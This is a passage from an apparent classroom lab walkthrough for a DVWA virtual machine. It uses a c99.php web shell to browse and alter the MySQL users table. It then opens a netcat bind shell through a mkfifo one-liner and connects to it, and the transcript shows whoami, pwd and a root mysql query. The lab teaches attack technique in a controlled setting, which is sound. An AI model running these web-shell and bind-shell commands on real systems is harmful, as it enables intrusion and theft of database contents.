
2. Connect to SQL

o Note (FYI) :

- Notice Action icons, designated under the yellow arrow. From left to right, they stand for **delete**, **drop** and **insert**.
- Notice you have the ability to **Create** and **Dump** the database. The **Dump** icon is also designated with yellow arrows.

o Instructions:

0. Click the users table




3. SQL Insert

o Note (FYI) :

- Notice the Action icons, designated under the yellow arrow each user from left to right, you have the ability to **delete** **modify** their record.

o Instructions:

- Click the Insert Navigational Link




4. Create a new user

o **Note (FYI) :**

- Use your first_name and last_name for Proof of Lab purpose

o **Instructions:**

0. user_id: 6
1. first_name: Use your actual first name
2. last_name: Use your actual last name
3. user: student
4. Select PASSWORD from the drop down
5. password: hacker
6. avatar: NA
7. Click the Confirm Button




5. Finalize User Creation

Note (FYI) :

- Notice the SQL insert line that will be inserted into the database. Here, the author allows you to tweak it if you

Instructions:


- Click on the Yes button.



6. Viewing User Creation Results

◦ Note (FYI) :

- Notice a new student record appears.




Section 15: Use c99.php to Bind with Netcat

1. Bind with Netcat

○ **Instructions:**

1. Click on the Bind Navigational Link
2. In the Command execute box enter the below syntax
 - `mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe`
3. Click the Execute Button
4. Notice the Connecting Message in the tab.
 - This means a netcat session is started
5. Continue to next step



Section 16: Proof of Lab

1. Proof of Lab

o **Instructions:**

1. nc 192.168.1.106 4444
 - Replace **192.168.1.106** with the DVWA's IP Address obtained in Section 3, Step 3).
2. whoami
3. pwd
4. echo "select * from dvwa.users where user = 'student';" | mysql -uroot -pdvwaPASSWORD
5. date
6. echo "Your Name"

o **Proof of Lab Instructions:**

1. Do a <PrtScn>
2. Paste into a word document
3. Upload to Moodle

BackTrack5R1 - VMware Player (Non-commercial use only)

Player

Applications Places System

root@bt: ~

File Edit View Terminal Help

```
root@bt:~# nc 192.168.1.106 4444
```

```
whoami
```

```
apache
```

```
pwd
```

```
/var/www/html/dvwa/hackable/uploads
```

```
echo "select * from dvwa.users where user = 'student';" | mysql -uroot -pdvwaPASSWORD
```

user_id	first_name	last_name	user	password	avatar
6	Your	Name	student	*9C6C35530EE4427B07D2FA4F9E119C3	NA

```
date
```

```
Wed Feb 27 11:47:18 CST 2013
```

```
echo "Your Name"
```

```
Your Name
```

root@bt: ~ 192.168.1.106 - c99sh...